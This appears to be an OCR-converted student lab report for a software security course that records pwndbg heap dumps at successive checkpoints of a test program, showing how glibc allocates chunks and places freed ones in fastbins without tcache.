
软件安全 Lab4

3180104933 王祚滨

Q1


- notcache
  - checkpoint-0



LD_LIBRARY_PATH=./notcache gdb ./test.notcache
File Edit View Search Terminal Help


```
►     b[0] = (char *)malloc(0x18);
      b[1] = (char *)malloc(0x18);

      /* debug checkpoint - 1 */

              c[0] = (char *)malloc(0x20);
─────────────────────────────────────────[ STACK ]─────────────────────────────────────────
00:0000│ rsp  0x7fffffffde50 ◂— 0x1
01:0008│      0x7fffffffde58 —▸ 0x7ffff7ac0b15 (handle_intel.constprop+181) ◂— test   rax, rax
02:0010│      0x7fffffffde60 —▸ 0x555555756010 ◂— 0x0
03:0018│      0x7fffffffde68 —▸ 0x555555756030 ◂— 0x0
04:0020│      0x7fffffffde70 —▸ 0x7ffff7de5040 (_dl_fini) ◂— push   rbp
05:0028│      0x7fffffffde78 ◂— 0x0
06:0030│      0x7fffffffde80 —▸ 0x555555554810 (__libc_csu_init) ◂— push   r15
07:0038│      0x7fffffffde88 —▸ 0x5555555545d0 (_start) ◂— xor    ebp, ebp
───────────────────────────────────────[ BACKTRACE ]───────────────────────────────────────
 ► f 0     55555555470d main+51
   f 1     7ffff7a44ad7 __libc_start_main+231
───────────────────────────────────────────────────────────────────────────────────────────
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756020
Size: 0x21

Top chunk | PREV_INUSE
Addr: 0x555555756040
Size: 0x20fc1

pwndbg>
```

  - checkpoint-1


LD_LIBRARY_PATH=./notcache gdb ./test.notcache
File Edit View Search Terminal Help


```
01:0008│         0x7fffffffde58 —▸ 0x7ffff7ac0b15 (handle_intel.constprop+181) ◂— test   rax, rax
02:0010│         0x7fffffffde60 —▸ 0x555555756010 ◂— 0x0
03:0018│         0x7fffffffde68 —▸ 0x555555756030 ◂— 0x0
04:0020│         0x7fffffffde70 —▸ 0x555555756050 ◂— 0x0
05:0028│         0x7fffffffde78 —▸ 0x555555756070 ◂— 0x0
06:0030│         0x7fffffffde80 —▸ 0x555555554810 (__libc_csu_init) ◂— push   r15
07:0038│         0x7fffffffde88 —▸ 0x5555555545d0 (_start) ◂— xor    ebp, ebp
─────────────────────────────────────[ BACKTRACE ]─────────────────────────────────────
 ► f 0     555555554729 main+79
   f 1     7ffff7a44ad7 __libc_start_main+231
─────────────────────────────────────────────────────────────────────────────────────────
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756020
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756040
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756060
Size: 0x21

Top chunk | PREV_INUSE
Addr: 0x555555756080
Size: 0x20f81

pwndbg>
```

- checkpoint-2


LD_LIBRARY_PATH=./notcache gdb ./test.notcache
File Edit View Search Terminal Help


```
 ► f 0     555555554745 main+107
   f 1     7ffff7a44ad7 __libc_start_main+231
─────────────────────────────────────────────────────────────────────────────────────────
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756020
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756040
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756060
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756080
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x5555557560b0
Size: 0x31

Top chunk | PREV_INUSE
Addr: 0x5555557560e0
Size: 0x20f21

pwndbg>
```

- checkpoint-3




```
pwndbg> heap
Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756000
Size: 0x21
fd: 0x00

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756020
Size: 0x21
fd: 0x555555756000

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756040
Size: 0x21
fd: 0x555555756020

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756060
Size: 0x21
fd: 0x555555756040

Allocated chunk | PREV_INUSE
Addr: 0x555555756080
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x5555557560b0
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x5555557560e0
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x5555557561f0
Size: 0x20e11
```

- checkpoint-4



```
pwndbg> heap
Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756000
Size: 0x21
fd: 0x00

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756020
Size: 0x21
fd: 0x555555756000

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756040
Size: 0x21
fd: 0x555555756020

Allocated chunk | PREV_INUSE
Addr: 0x555555756060
Size: 0x21

Allocated chunk | PREV_INUSE
Addr: 0x555555756080
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x5555557560b0
Size: 0x31

Allocated chunk | PREV_INUSE
Addr: 0x5555557560e0
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x5555557561f0
Size: 0x20e11
```


- checkpoint-5



LD_LIBRARY_PATH=./notcache gdb ./test.notcache
File Edit View Search Terminal Help


```
                                                    [ BACKTRACE ]
 ► f 0     5555555547a9 main+207
   f 1     7ffff7a44ad7 __libc_start_main+231

pwndbg> heap
Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756000
Size: 0x21
fd: 0x00

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756020
Size: 0x21
fd: 0x555555756000

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756040
Size: 0x21
fd: 0x555555756020

Allocated chunk | PREV_INUSE
Addr: 0x555555756060
Size: 0x21

Free chunk (fastbins) | PREV_INUSE
Addr: 0x555555756080
Size: 0x31
fd: 0x00

Free chunk (fastbins) | PREV_INUSE
Addr: 0x5555557560b0
Size: 0x31
fd: 0x555555756080

Allocated chunk | PREV_INUSE
Addr: 0x5555557560e0
Size: 0x111

Top chunk | PREV_INUSE
Addr: 0x5555557561f0
Size: 0x20e11
```

- checkpoint-6



